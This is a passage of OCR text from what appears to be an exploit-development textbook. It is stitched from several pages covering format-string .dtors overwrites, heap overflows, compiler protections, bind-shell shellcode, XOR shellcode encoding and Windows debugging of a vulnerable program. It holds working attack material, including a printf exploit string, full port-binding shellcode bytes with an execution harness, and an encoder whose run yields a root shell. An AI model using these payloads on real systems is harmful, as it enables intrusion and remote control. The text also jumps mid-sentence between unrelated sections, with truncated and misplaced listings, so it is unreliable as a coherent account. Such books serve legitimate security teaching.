Next let's look at the location of the DTOR section in the file:

```
$ nm ./dtor |grep DTOR
08049508 d __DTOR_END__
08049500 d __DTOR_LIST__
```

Finally, let's check the contents of the .dtors section:

```
$ objdump -s -j .dtors ./dtor
./dtor:     file format elf32-i386
Contents of section .dtors:
 8049500 ffffffff 86830408 00000000            ............
$
```

Yep, as you can see, a pointer to the **goodbye** function is stored in the DTOR section between the 0xffffffff and 0x00000000 markers. Again, notice the little-endian notation.

Putting It All Together

Now back to our vulnerable format string program: **fmtstr**. Recall the location of the DTORS section:

```
$ nm ./fmtstr |grep DTOR    #notice how we are only interested in DTOR
0804951c d __DTOR_END__
08049518 d __DTOR_LIST__
```

And the initial values (empty):

```
$ objdump -s -j .dtors ./fmtstr
./fmtstr:     file format elf32-i386
Contents of section .dtors:
 8049518 ffffffff 00000000                  ........
$
```


It turns out that if we overwrite either an existing function pointer in DTORS or the ending marker (0x00000000) with our target return address (in this case our shellcode address), the program will happily jump to that location and execute. To get the first pointer location or the end marker, simply add 4 bytes to the __DTOR_LIST__ location. In our case, this is

> 0x08049518 + 4 = 0x0804951c (which goes in our second memory slot, bolded in the following code)

Follow the same first column of Table 8-2 to calculate the required format string to overwrite the new memory address 0x0804951c with the same address of the shellcode as used earlier: 0xbfffff50 in our case. Here goes!

```
$  ./fmtstr `printf
"\x1e\x95\x04\x08\x1c\x95\x04\x08"`%.49143x%4\$hn%.16209x%5\$hn
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000
<truncated>
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000648
```

PART III




Figure 8-2 Diagram of a process heap

Example Heap Overflow

For example, examine the following vulnerable program:

```
# cat heap1.c
//heap1.c
   #include <stdio.h>
   #include <stdlib.h>
   #include <unistd.h>
   #include <string.h>

   #define BUFSIZE 10 //set up a constant value for use later
   #define OVERSIZE 5 /* overflow buf2 by OVERSIZE bytes */

   int main(){
      u_long diff;
      char *buf1 = (char *)malloc(BUFSIZE); //allocate 10 bytes on heap
      char *buf2 = (char *)malloc(BUFSIZE); //allocate 10 bytes on heap

      diff=(u_long)buf2-(u_long)buf1;  //calc the difference in the heap
      printf("diff = %d bytes\n",diff); //print the diff in decimal bytes

      strcat(buf2,"AAAAAAAAAA");//fill buf2 first, so we can see overflow

      printf("buf 2 before heap overflow = %s\n", buf2); //before
      memset(buf1,'B',(u_int)(diff+OVERSIZE));//overflow buf1 with 'B's
      printf("buf 2 after heap overflow = %s\n", buf2);  //after

      return 0;
   }
```

The program allocates two 10-byte buffers on the heap. **buf2** is allocated directly after **buf1**. The difference between the memory locations is calculated and printed. **buf2** is filled with *A*s in order to observe the overflow later. **buf2** is printed prior to the overflow. The **memset** command is used to fill **buf1** with a number of *B*s calculated by adding the difference in addresses and 5. That is enough to overflow exactly 5 bytes beyond **buf1**'s boundary. Sure enough, **buf2** is printed and demonstrates the overflow.

If compiled and executed, the following results are obtained:

```
# gcc -o heap1 heap1.c
# ./heap1
diff = 16 bytes
buf 2 before heap overflow = AAAAAAAAAA
buf 2 after heap overflow = BBBBBAAAAA
#
```

As you can see, the second buffer (**buf2**) was overflowed by 5 bytes after the **memset** command.

Compiler Improvements

Several improvements have been made to the gcc compiler.

Libsafe

Libsafe is a dynamic library that allows for the safer implementation of dangerous functions:

- strcpy()
- strcat()
- sprintf(), vsprintf()
- getwd()
- gets()
- realpath()
- fscanf(), scanf(), sscanf()

Libsafe overwrites the dangerous libc functions just listed, replacing the bounds and input scrubbing implementations, thereby eliminating most stack-based attacks. However, there is no protection offered to the heap-based exploits described in this chapter.

StackShield, StackGuard, and Stack Smashing Protection (SSP)

StackShield is a replacement to the gcc compiler that catches unsafe operations at compile time. Once installed, the user simply issues shieldgcc instead of gcc to compile programs. In addition, when a function is called, StackShield copies the saved return address to a safe location and restores the return address upon returning from the function.

StackGuard was developed by Crispin Cowan of Immunix.com and is based on a system of placing "canaries" between the stack buffers and the frame state data. If a buffer overflow attempts to overwrite saved eip, the canary will be damaged and a violation will be detected.

Stack Smashing Protection (SSP), formerly called ProPolice, is now developed by Hiroaki Etoh of IBM and improves on the canary-based protection of StackGuard by rearranging the stack variables to make them more difficult to exploit. SSP has been incorporated in gcc and may be invoked by the `-fstack-protector` flag for string protection and `-fstack-protector-all` for protection of all types of data.

As implied by their names, none of the tools described in this section offers any protection against heap-based attacks.

Kernel Patches and Scripts

Many protection schemes are introduced by kernel level patches and scripts; however, we will only mention a few of them.

Basic Shellcode

Given that we can inject our own code into a process, the next big question is "what code do we wish to run?" Certainly, having the full power that a shell offers would be a nice first step. It would be nice if we did not have to write our own version of a shell (in assembly language, no less) just to upload it to a target computer that probably already has a shell installed. With that in mind, the technique that has become more or less standard typically involves writing assembly code that launches a new shell process on the target computer and causes that process to take input from and send output to the attacker. The easiest piece of this puzzle to understand turns out to be launching a new shell process, which can be accomplished through use of the **execve** system call on Unix-like systems and via the **CreateProcess** function call on Microsoft Windows systems. The more complex aspect is understanding where the new shell process receives its input and where it sends its output. This requires that we understand how child processes inherit their input/output file descriptors from their parents. Regardless of the operating system that we are targeting, processes are provided three open files when they start. These files are typically referred to as the standard input (stdin), standard output (stdout), and standard error (stderr) files. On Unix systems, these are represented by the integer file descriptors 0, 1, and 2, respectively. Interactive command shells use stdin, stdout, and stderr to interact with their users. As an attacker you must ensure that before you create a shell process, you have properly set up your input/output file descriptor(s) to become the stdin, stdout, and stderr that will be utilized by the command shell once it is launched.

Port Binding Shellcode

When attacking a vulnerable networked application, it will not always be the case that simply **exec**ing a shell will yield the results we are looking for. If the remote application closes our network connection before our shell has been spawned, we will lose our means to transfer data to and from the shell. In other cases we may use UDP datagrams to perform our initial attack but, due to the nature of UDP sockets, we can't use them to communicate with a shell. In cases such as these, we need to find another means of accessing a shell on the target computer. One solution to this problem is to use *port binding shellcode,* often referred to as a "bind shell." Once running on the target, the steps our shellcode must take to create a bind shell on the target are as follows:

1. Create a tcp socket.
2. Bind the socket to an attacker-specified port. The port number is typically hard-coded into the shellcode.
3. Make the socket a listening socket.
4. Accept a new connection.
5. Duplicate the newly accepted socket onto stdin, stdout, and stderr.
6. Spawn a new command shell process (which will receive/send its input and output over the new socket).




Figure 9-1 Network layout that permits port binding shellcode

Step 4 requires the attacker to reconnect to the target computer in order to get attached to the command shell. To make this second connection, attackers often use a tool such as Netcat, which passes their keystrokes to the remote shell and receives any output generated by the remote shell. While this may seem like a relatively straightforward process, there are a number of things to take into consideration when attempting to use port binding shellcode. First, the network environment of the target must be such that the initial attack is allowed to reach the vulnerable service on the target computer. Second, the target network must also allow the attacker to establish a new inbound connection to the port that the shellcode has bound to. These conditions often exist when the target computer is not protected by a firewall, as shown in Figure 9-1.

This may not always be the case if a firewall is in use and is blocking incoming connections to unauthorized ports. As shown in Figure 9-2, a firewall may be configured to allow connections only to specific services such as a web or mail server, while blocking connection attempts to any unauthorized ports.

Third, a system administrator performing analysis on the target computer may wonder why an extra copy of the system command shell is running, why the command shell appears to have network sockets open, or why a new listening socket exists that can't be accounted for. Finally, when the shellcode is waiting for the incoming connection from the attacker, it generally can't distinguish one incoming connection from another, so the first connection to the newly opened port will be granted a shell, while subsequent connection attempts will fail. This leaves us with several things to consider to improve the behavior of our shellcode.




Figure 9-2 Firewall configured to block port binding shellcode

technique used in shellcode for locating the proper socket descriptor is to enumerate all of the possible file descriptors (usually file descriptors 0 through 255) in the vulnerable application, and to query each descriptor to see if it is remotely connected to the attacker's computer. This is made easier by the attacker's choice of a specific outbound port to bind to when they initiate their connection to the vulnerable service. In doing so, our shellcode can know exactly what port number a valid socket descriptor must be connected to, and determining the proper socket descriptor to duplicate becomes a matter of locating the one socket descriptor that is connected to the port known to have been used by the attackers. The steps required by find socket shellcode include the following:

1. For each of the 256 possible file descriptors, determine if the descriptor represents a valid network connection, and if so, is the remote port the one known to have been used by the attacker. This port number is typically hard-coded into the shellcode.
2. Once the desired socket descriptor has been located, duplicate the socket into stdin, stdout, and stderr.
3. Spawn a new command shell process (which will receive and send its input/output over the original socket).

One complication that must be taken into account is that the find socket shellcode must know from what port the attacker's connection has originated. In cases where the attacker's connection must pass through a NAT device, the attacker may not be able to control the outbound port that the NATing device chooses to use, which will result in the failure of step 1, as the attacker will not be able to encode the proper port number into the shellcode.

Command Execution Code

In some cases, it may not be possible or desirable to establish new network connections and carry out shell operations over what is essentially an unencrypted telnet session. In such cases, all that may be required of our payload is the execution of a single command that might be used to establish a more legitimate means of connecting to the target computer. Examples of such commands would be copying an ssh public key to the target computer in order to enable future access via an ssh connection, invoking a system command to add a new user account to the target computer, or modifying a configuration file to permit future access via a backdoor shell. Payload code that is designed to execute a single command must typically perform the following steps:

1. Assemble the name of the command that is to be executed.
2. Assemble any command-line arguments for the command to be executed.
3. Invoke the **execve** system call in order to execute the desired command.

Because there is no networking setup necessary, command execution code can often be quite small.

You can see that the function starts by loading our user argument into **ebx** (in our case, 0). Next, line **_exit+11** loads the value 0x1 into **eax**; then the interrupt (**int $0x80**) is called at line **_exit+16**. Notice the compiler added a complimentary call to **exit_group** (**0xfc** or **syscall 252**). The **exit_group()** call appears to be included to ensure that the process leaves its containing thread group, but there is no documentation to be found online. This was done by the wonderful people who packaged libc for this particular distribution of Linux. In this case, that may have been appropriate—we cannot have extra function calls introduced by the compiler for our shellcode. This is the reason that you will need to learn to write your shellcode in assembly directly.

Move to Assembly

By looking at the preceding assembly, you will notice that there is no black magic here. In fact, you could rewrite the **exit(0)** function call by simply using the assembly:

```
$cat exit.asm
section .text  ; start code section of assembly
global _start
_start:        ; keeps the linker from complaining or guessing
xor eax, eax   ; shortcut to zero out the eax register (safely)
xor ebx, ebx   ; shortcut to zero out the ebx register, see note
mov al, 0x01   ; only affects one bye, stops padding of other 24 bits
int 0x80       ; call kernel to execute syscall
```


We have left out the **exit_group(1)** syscall as it is not necessary.

Later it will become important that we eliminate NULL bytes from our hex opcodes, as they will terminate strings prematurely. We have used the instruction **mov al, 0x01** to eliminate NULL bytes. The instruction **move eax, 0x01** translates to hex B8 01 00 00 00 because the instruction automatically pads to 4 bytes. In our case, we only need to copy 1 byte, so the 8-bit equivalent of eax was used instead.

NOTE If you **xor** a number with itself, you get zero. This is preferable to using something like **move ax, 0**, because that operation leads to NULL bytes in the opcodes, which will terminate our shellcode when we place it into a string.

In the next section, we will put the pieces together.

Assemble, Link, and Test

Once we have the assembly file, we can assemble it with **nasm**, link it with **ld**, then execute the file as shown:

```
$nasm -f elf exit.asm
$ ld exit.o -o exit
$ ./exit
```

Not much happened, because we simply called **exit(0)**, which exited the process politely. Luckily for us, there is another way to verify.

```
80480b3:   52                    push   %edx
80480b4:   52                    push   %edx
80480b5:   56                    push   %esi
80480b6:   89 e1                 mov    %esp,%ecx
80480b8:   fe c3                 inc    %bl
80480ba:   b0 66                 mov    $0x66,%al
80480bc:   cd 80                 int    $0x80
80480be:   89 c3                 mov    %eax,%ebx
80480c0:   31 c9                 xor    %ecx,%ecx
80480c2:   b0 3f                 mov    $0x3f,%al
80480c4:   cd 80                 int    $0x80
80480c6:   41                    inc    %ecx
80480c7:   b0 3f                 mov    $0x3f,%al
80480c9:   cd 80                 int    $0x80
80480cb:   41                    inc    %ecx
80480cc:   b0 3f                 mov    $0x3f,%al
80480ce:   cd 80                 int    $0x80
80480d0:   52                    push   %edx
80480d1:   68 2f 2f 73 68        push   $0x68732f2f
80480d6:   68 2f 62 69 6e        push   $0x6e69622f
80480db:   89 e3                 mov    %esp,%ebx
80480dd:   52                    push   %edx
80480de:   53                    push   %ebx
80480df:   89 e1                 mov    %esp,%ecx
80480e1:   b0 0b                 mov    $0xb,%al
80480e3:   cd 80                 int    $0x80
```


A visual inspection verifies that we have no NULL characters (\x00), so we should be good to go. Now fire up your favorite editor (hopefully vi) and turn the opcodes into shellcode.

port_bind_sc.c

Once again, to test the shellcode, we will place it into a string and run a simple test program to execute the shellcode:

```
# cat port_bind_sc.c

char sc[]=    // our new port binding shellcode, all here to save pages
   "\x31\xc0\x31\xdb\x31\xd2\x50\x6a\x01\x6a\x02\x89\xe1\xfe\xc3\xb0"
   "\x66\xcd\x80\x89\xc6\x52\x68\xbb\x02\xbb\xbb\x89\xe1\x6a\x10\x51"
   "\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xb3\x04\xb0"
   "\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x89\xc3"
   "\x31\xc9\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80"
   "\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89"
   "\xe1\xb0\x0b\xcd\x80";

main(){
        void (*fp) (void); // declare a function pointer, fp
        fp = (void *)sc;   // set the address of the fp to our shellcode
        fp();              // execute the function (our shellcode)
}
```

Compile the program and start it:

```
# gcc -o port_bind_sc port_bind_sc.c
# ./port_bind_sc
```

Encoding Shellcode

Some of the many reasons to encode shellcode include

- Avoiding bad characters (\x00, \xa9, etc.)
- Avoiding detection of IDS or other network-based sensors
- Conforming to string filters, for example, tolower

In this section, we will cover encoding of shellcode to include examples.

Simple XOR Encoding

A simple parlor trick of computer science is the "exclusive or" (XOR) function. The XOR function works like this:

```
0 XOR 0 = 0
0 XOR 1 = 1
1 XOR 0 = 1
1 XOR 1 = 0
```


The result of the XOR function (as its name implies) is true (Boolean 1) if and only if one of the inputs is true. If both of the inputs are true, then the result is false. The XOR function is interesting because it is reversible, meaning if you XOR a number (bitwise) with another number twice, you get the original number back as a result. For example:

```
In binary, we can encode 5(101) with the key 4(100):        101 XOR 100 = 001
And to decode the number, we repeat with the same key(100): 001 XOR 100 = 101
```

In this case, we start with the number 5 in binary (101) and we XOR it with a key of 4 in binary (100). The result is the number 1 in binary (001). To get our original number back, we can repeat the XOR operation with the same key (100).

The reversible characteristics of the XOR function make it a great candidate for encoding and basic encryption. You simply encode a string at the bit level by performing the XOR function with a key. Later you can decode it by performing the XOR function with the same key.

Structure of Encoded Shellcode

When shellcode is encoded, a decoder needs to be placed on the front of the shellcode. This decoder will execute first and decode the shellcode before passing execution to the decoded shellcode. The structure of encoded shellcode looks like:

```
[decoder] [encoded shellcode]
```

NOTE It is important to realize that the decoder needs to adhere to the same limitations you are trying to avoid by encoding the shellcode in the first place. For example, if you are trying to avoid a bad character, say 0x00, then the decoder cannot have that byte either.

JMP/CALL XOR Decoder Example

The decoder needs to know its own location so it can calculate the location of the encoded shellcode and start decoding. There are many ways to determine the location of the decoder, often referred to as *GETPC*. One of the most common GETPC techniques is the JMP/CALL technique. We start with a JMP instruction forward to a CALL instruction, which is located just before the start of the encoded shellcode. The CALL instruction will push the address of the next address (the beginning of the encoded shellcode) onto the stack and jump back to the next instruction (right after the original JMP). At that point, we can pop the location of the encoded shellcode off the stack and store it in a register for use when decoding. For example:

```
BT book # cat jmpcall.asm
[BITS 32]

global _start

_start:
jmp short call_point      ; 1. JMP to CALL

begin:
pop esi                   ; 3. pop shellcode loc into esi for use in encoding
xor ecx,ecx               ; 4. clear ecx
mov cl,0x0                ; 5. place holder (0x0) for size of shellcode

short_xor:
xor byte[esi],0x0         ; 6. XOR byte from esi with key (0x0=placeholder)
inc esi                   ; 7. increment esi pointer to next byte
loop short_xor            ; 8. repeat to 6 until shellcode is decoded
jmp short shellcode       ; 9. jump over call into decoded shellcode

call_point:
call begin                ; 2. CALL back to begin, push shellcode loc on stack

shellcode:                ; 10. decoded shellcode executes
; the decoded shellcode goes here.
```


You can see the JMP/CALL sequence in the preceding code. The location of the encoded shellcode is popped off the stack and stored in esi. **ecx** is cleared and the size of the shellcode is stored there. For now we use the placeholder of 0x00 for the size of our shellcode. Later we will overwrite that value with our encoder. Next the shellcode is decoded byte by byte. Notice the loop instruction will decrement **ecx** automatically on each call to LOOP and ends automatically when **ecx** = 0x0. After the shellcode is decoded, the program JMPs into the decoded shellcode.

Let's assemble, link, and dump the binary OPCODE of the program.

```
BT book # nasm -f elf jmpcall.asm
BT book # ld -o jmpcall jmpcall.o
BT book # objdump -d ./jmpcall

./jmpcall:     file format elf32-i386

Disassembly of section .text:
```

```
   //simple fnstenv xor decoder, NULL are overwritten with length and key.
   char decoder[] = "\xd9\xe1\xd9\x74\x24\xf4\x5a\x80\xc2\x00\x31"
        "\xc9\xb1\x18\x80\x32\x00\x42\xe2\xfa";

   printf("Using the key: %d to xor encode the shellcode\n",number);
   decoder[9] += 0x14;               //length of decoder
   decoder[16] += number;            //key to encode with
   ldecoder = strlen(decoder);       //calculate length of decoder

   printf("\nchar original_shellcode[] =\n");
   print_code(shellcode);

   do {                                  //encode the shellcode
     if(badchar == 1) {                  //if bad char, regenerate key
        number = getnumber(10);
        decoder[16] += number;
        badchar = 0;
     }
     for(count=0; count < lshellcode; count++) {   //loop through shellcode
        shellcode[count] = shellcode[count] ^ number;  //xor encode byte
        if(shellcode[count] == '\0') {  // other bad chars can be listed here
           badchar = 1;                 //set bad char flag, will trigger redo
        }
     }
   } while(badchar == 1);                //repeat if badchar was found

   result = malloc(lshellcode + ldecoder);
   strcpy(result,decoder);               //place decoder in front of buffer
   strcat(result,shellcode);             //place encoded shellcode behind decoder
   printf("\nchar encoded[] =\n");        //print label
   print_code(result);                   //print encoded shellcode
   execute(result);                      //execute the encoded shellcode
}
BT book #
```

Now compile it and launch it three times.

```
BT book # gcc  -o encoder encoder.c
BT book # ./encoder
Using the key: 149 to xor encode the shellcode

char original_shellcode[] =
        "\x31\xc0\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
        "\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

char encoded[] =
        "\xd9\xe1\xd9\x74\x24\xf4\x5a\x80\xc2\x14\x31\xc9\xb1\x18\x80"
        "\x32\x95\x42\xe2\xfa\xa4\x55\x0c\xc7\xfd\xba\xba\xe6\xfd\xfd"
        "\xba\xf7\xfc\xfb\x1c\x76\xc5\xc6\x1c\x74\x25\x9e\x58\x15";

Executing...
sh-3.1# exit
exit

BT book # ./encoder
Using the key: 104 to xor encode the shellcode
```

Windows Compiler Options

If you type in **cl.exe /?**, you'll get a huge list of compiler options. Most are not interesting to us at this point. The following table gives the flags you'll be using in this chapter.

Option	Description
/Zi	Produces extra debugging information, useful when using the Windows debugger that we'll demonstrate later.
/Fe	Similar to **gcc**'s **-o** option. The Windows compiler by default names the executable the same as the source with .exe appended. If you want to name it something different, specify this flag followed by the EXE name you'd like.
/GS[-]	The /GS flag is on by default in Microsoft Visual Studio 2005 and provides stack canary protection. To disable it for testing, use the /GS- flag.

Because we're going to be using the debugger next, let's build meet.exe with full debugging information and disable the stack canary function.

NOTE The /GS switch enables Microsoft's implementation of stack canary protection, which is quite effective in stopping buffer overflow attacks. To learn about existing vulnerabilities in software (before this feature was available), we will disable it with the /GS- flag.


```
C:\grayhat>cl /Zi /GS- meet.c
…output truncated for brevity…
C:\grayhat>meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor
```

Great, now that you have an executable built with debugging information, it's time to install the debugger and see how debugging on Windows compares with the Unix debugging experience.

NOTE If you use the same compiler flags all the time, you may set the command-line arguments in the environment with a **set** command as follows: **C:\grayhat>set CL=/Zi /GS-**

Debugging on Windows with Windows Console Debuggers

In addition to the free compiler, Microsoft also gives away their debugger. You can download it from www.microsoft.com/whdc/devtools/debugging/installx86.mspx. This is a 10MB download that installs the debugger and several helpful debugging utilities.

When the debugger installation wizard prompts you for the location where you'd like the debugger installed, choose a short directory name at the root of your drive.

References

Information on /Gs[-] flag http://msdn2.microsoft.com/en-gb/library/8dbf701c.aspx
Compiler Flags http://msdn2.microsoft.com/en-gb/library/fwkeyyhe.aspx

Debugging on Windows with OllyDbg

A popular user-mode debugger is OllyDbg, which can be found at www.ollydbg.de. As can be seen in Figure 11-2, the OllyDbg main screen is split into four sections. The Code section is used to view assembly of the binary. The Registers section is used to monitor the status of registers in real time. The Hex Dump section is used to view the raw hex of the binary. The Stack section is used to view the stack in real time. Each section has context-sensitive menus available by right-clicking in that section.

You may start debugging a program with OllyDbg in three ways:

- Open OllyDbg program; then select File | Open.
- Open OllyDbg program; then select File | Attach.
- Invoke from command line, for example, from a Metasploit shell as follows:

```
$Perl -e 'exec "<path to olly>', 'program to debug', '<arguments>'"
```






Figure 11-2 Main screen of OllyDbg

In this case, we see that only kernel32.dll and ntdll.dll are linked to meet.exe. This information is useful to us. We will see later that those programs contain opcodes that are available to us when exploiting.

Now we are ready to begin the analysis of this program. Since we are interested in the **strcpy** in the **greeting** function, let's find it by starting with the Executable Modules window we already have open (ALT-E). Double-click on the **meet** module from the executable modules window and you will be taken to the function pointers of the **meet.exe** program. You will see all the functions of the program, in this case **greeting** and **main**. Arrow down to the "**JMP meet.greeting**" line and press ENTER to follow that **JMP** statement into the **greeting** function.



NOTE if you do not see the symbol names such as "greeting", "strcpy", and "printf", then either you have not compiled the binary with debugging symbols, or your OllyDbg symbols server needs to be updated by copying the dbghelp.dll and symsrv.dll files from your debuggers directory to the Ollydbg folder. This is not a problem; they are merely there as a convenience to the user and can be worked around without symbols.

Now that we are looking at the greeting function, let's set a breakpoint at the vulnerable function call (**strcpy**). Arrow down until we get to line 0x00401034. At this line press F2 to set a breakpoint; the address should turn red. Breakpoints allow us to return to this point quickly. For example, at this point we will restart the program with CTRL-F2 and then press F9 to continue to the breakpoint. You should now see OllyDbg has halted on the function call we are interested in (**strcpy**).

Now that we have a breakpoint set on the vulnerable function call (**strcpy**), we can continue by stepping over the **strcpy** function (press F8). As the registers change, you will see them turn red. Since we just executed the **strcpy** function call, you should see many of the registers turn red. Continue stepping through the program until you get to line 0x00401057, which is the RETN from the **greeting** function. You will notice that the debugger realizes the function is about to return and provides you with useful information. For example, since the saved **eip** has been overwritten with four *A*s, the debugger indicates that the function is about to return to 0x41414141. Also notice how the function epilog has copied the address of esp into ebp and then popped four *A*s into that location (0x0012FF64 on the stack).

Crashing meet.exe and Controlling eip

As you saw from Chapter 7, a long parameter passed to meet.exe will cause a segmentation fault on Linux. We'd like to cause the same type of crash on Windows, but Perl is not included on Windows. So to build this exploit, you'll need to either use the Metasploit Cygshell or download ActivePerl from www.activestate.com/Products/ActivePerl/ to your Windows machine. (It's free.) Both work well. Since we have used the Metasploit Cygshell so far, you may continue using that throughout this chapter if you like. To show you the other side, we will try ActivePerl for the rest of this section. After you download and install Perl for Windows, you can use it to build malicious parameters to pass to meet.exe. Windows, however, does not support the same backtick () notation we used on Linux to build up command strings, so we'll use Perl as our execution environment and our shellcode generator. You can do this all on the command line, but it might be handy to instead build a simple Perl script that you can modify as we add more and more to this exploit throughout the section. We'll use the **exec** Perl command to execute arbitrary commands and also to explicitly break up command line arguments (as this demo is heavy on the command-line arguments).

```
C:\grayhat>type command.pl
exec 'c:\\debuggers\\ntsd.exe -g','-G','meet','Mr.','A"x 500)
```

Because the backslash is a special escape character to Perl, we need to include two of them each time we use it. Also, we're moving to **ntsd** for the next few exploits so the command-line interpreter doesn't try to interpret the arguments we're passing. If you experiment later in the chapter with **cdb** instead of **ntsd**, you'll notice odd behavior, with debugger commands you type sometimes going to the command-line interpreter instead of the debugger. Moving to **ntsd** will remove the interpreter from the picture.

```
C:\grayhat>Perl command.pl
... (moving to the new window) ...
Microsoft (R) Windows Debugger  Version 6.6.0007.5
Copyright (C) Microsoft Corporation. All rights reserved.
CommandLine: meet Mr. AAAAAAA [rest of As removed]
...
(740.bd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Eax=41414141 ebx=7ffdf000 ecx=7fffffff edx=7ffffffe esi=00080178 edi=00000000
eip=00401d7c esp=0012fa4c ebp=0012fd08 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
*** WARNING: Unable to verify checksum for meet.exe
meet!_output+0x63c:
00401d7c 0fbe08          movsx   ecx,byte ptr [eax]      ds:0023:41414141=??
0:000> kP
ChildEBP RetAddr
0012fd08 00401112 meet!_output(
                        struct _iobuf * stream = 0x00415b90,
                        char * format = 0x00415b48 " %s.",
                        char * argptr = 0x0012fd38 "<???")+0x63c
0012fd28 00401051 meet!printf(
                        char * format = 0x00415b40 "Hello %s %s.",
                        int buffing = 1)+0x52
```

Now start the program again.

```
C:\grayhat>Perl command.pl
```

NOTE If your debugger is not installed in c:\debuggers, you'll need to change the **exec** line in your script.

Voilà! Calc.exe pops up again after the debugger runs in the background. Let's walk through how to debug if something went wrong. First, take out the **-g** argument to **ntsd** so you get an initial breakpoint from which you can set breakpoints. Your new **exec** line should look like this:

```
exec 'c:\\debuggers\\ntsd', '-G', 'meet', 'Mr.', $payload;
```

Next run the script again, setting a breakpoint on **meet!greeting**.


```
C:\grayhat>Perl command.pl
...
Microsoft I Windows Debugger  Version 6.6.0007.5
Copyright (C) Microsoft Corporation. All rights reserved.
